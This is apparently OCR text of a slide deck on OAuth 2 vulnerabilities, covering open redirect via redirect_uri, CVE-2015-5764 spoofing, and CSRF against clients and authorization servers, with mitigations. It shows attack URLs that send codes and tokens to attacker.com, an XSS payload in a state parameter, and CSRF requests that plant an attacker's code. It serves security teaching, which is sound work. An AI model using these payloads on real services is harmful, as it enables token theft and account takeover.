
- **Facebook**: https://graph.facebook.com/oauth/authorize?response_type=code&client_id=1621835668046481&redirect_uri=http://www.attacker.com/&scope=WRONG_SCOPE
- **Github**: https://github.com/login/oauth/authorize?response_type=code&redirect_uri=http://attacker.com2&client_id=e2ddb90328315c367b11
- **Microsoft**: https://login.live.com/oauth20_authorize.srf?response_type=code&redirect_uri=http://attacker.com&client_id=000000004C12822C

#8 Open redirect in rfc6749

http://andrisatteka.blogspot.ch/2014/09/how-microsoft-is-giving-your-data-to.html

Remember TOFU ?

https://login.live.com/oauth20_authorize.srf?client_id=000000004C02503&response_type=token&scope=wli.contacts_emails&redirect_uri=https%3A%2F%2Fwww.facebook.com%2F



```
CALLBACK: http://example.com/path

GOOD: http://example.com/path
GOOD: http://example.com/path/subdir/other
BAD:  http://example.com/bar
BAD:  http://example.com/
BAD:  http://example.com:8080/path
BAD:  http://oauth.example.com:8080/path
BAD:  http://example.org
```

#8 Open redirect in rfc6749

http://andrisatteka.blogspot.ch/2014/09/how-microsoft-is-giving-your-data-to.html

https://login.live.com/oauth20_authorize.srf?client_id=0000000044002503&response_type=token&scope=wli.contacts_emails&**redirect_uri=http%3A%2F%2Fwww.facebook.com%2Fl.php%3Fh%5B%5D%26u%3Dgraph.facebook.com%252Foauth%252Fauthorize%253Ftype%253Dweb_server%2526scope%253De%2526client_id%253D260755904036570%2526redirect_uri%253Dhttp%253A%252F%252Fsimcracy.com**


⬇

http://simcracy.com#access_token=ACCESS_TOKEN

#8 Open redirect in rfc6749 – Bonus Safari URI Spoofing (CVE-2015-5764)

Moves:
https://api.moves-app.com/oauth/v1/authorize?response_type=code&client_id=bc88FitX1298KPj2WS259BBMa9_KCfL3&**redirect_uri=data%3Atext%2Fhtml%2Ca&state=<script>alert()</script>**

CVE-2015-5764


https://api.moves-app.com/oauth/v1/authorize?response_type=code&client_id=bc88FitX1298KPj2WS25...Ma9_KCfL3&redirect_uri=data:text/html,a&state=%3Cscript%3Ealert(document.domain)%3C/script%3E

api.moves-app.com/oauth/v1/authorize?response_type=code&client_id=bc88FitX1298KPj2WS259BBMa9_KCfL3&redirect_uri=data:text/html,a&state=%3Cscript%3Ealert(document.domain)%3C/scr

https://api.moves-app.com/oauth/v1/authorize?response_type=code&client_id=bc88FitX1298KPj2WS259BB...

https://api.moves-app.com/oauth/v1/authorize?response_type=code&client_id=bc88FitX1298KPj2WS259B...

test

https://api.moves-app.com

http://intothesymmetry.blogspot.it/2015/09/apple-safari-uri-spoofing-cve-2015-5764.html

#8 Open redirect in rfc6749 - Mitigations

https://tools.ietf.org/id/draft-bradley-oauth-open-redirector-02.txt

- Respond with an `HTTP 400 (Bad Request)` status code.
- Perform a redirect to an intermediate URI under the control of the AS to clear referrer information in the browser that may contain security token information
- Fragment "#" MUST be appended to the error redirect URI. This prevents the browser from reattaching the fragment from a previous URI to the new location URI.

#7 Native apps – Which OAuth flow ?


- It is **<u>NOT</u>** recommended that native applications use the **implicit flow**.
- Native clients **<u>CAN NOT</u>** protect a `client_secret` unless it is configured at runtime as in the *dynamic registration* case (RFC 7591).

Attack

http://stephensclafani.com/2014/07/29/hacking-facebooks-legacy-api-part-2-stealing-user-sessions/

#6 Cross-site request forgery OAuth Client

- CSRF = Cross-site request forgery
- OWASP Top 10 – A8 Cross-Site Request Forgery (CSRF)
- Browsers make requests (with cookies) to any other origin




```
GET / HTTP/1.1
Host: www.attacker.com
```

```
GET /transfer.do?account=ATTACKER&amount=100 HTTP/1.1
Host: www.vulnerable-server.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
...
<img src="http://www.vulnerable-server.com/transfer.do?account=ATTACKER&amount=100">
...
</html>
```

From "OAuth 2 In Action" by Justin Richer and Antonio Sanso, Copyrights 2015

#6 Cross-site request forgery OAuth Client


GET / HTTP/1.1
Host: www.attacker.com
GET /oauth/oauthprovider/callback?code=**ATTACKER_AUTHORIZATION_CODE** HTTP/1.1
Host: oauthclient.com
Attacker Server
Victim
Vulnerable Client
Authorization Server
HTTP/1.1 200 OK
Content-Type: text/html
<html>
...
<img src="https://ouauthclient.com/oauth/oauthprovider/call-back?code=**ATTACKER_AUTHORIZATION_CODE**">
...

From "OAuth 2 In Action" by Justin Richer and Antonio Sanso, Copyrights 2015

#6 Cross-site request forgery OAuth Client

Mitigation

RFC 6749


An opaque value used by the client to maintain state between the request and callback. The authorization server includes this value when redirecting the user-agent back to the client. The parameter SHOULD be used **for preventing cross-site request forgery (CSRF)**.

```
GET /oauth/authorize?response_type=code&
client_id=bfq5abhdq4on33igtmd74ptrli-9rci_8_9&
scope=profile&state=0f9c0d090e74c2a136e41f4a97ed46d29bc9b0251
&redirect_uri=https%3A%2F%2Fwww.printondemand.biz%2Fcallback&state=dvlhl25gsfkk
```


Attacks

- http://homakov.blogspot.ch/2012/07/saferweb-most-common-oauth2.html
- https://blog.srcclr.com/spring-social-core-vulnerability-disclosure/


#5 Cross-site request forgery Authorization Server




Example App would like to access your public profile and friend list.



Example App would like to access your public profile and friend list.

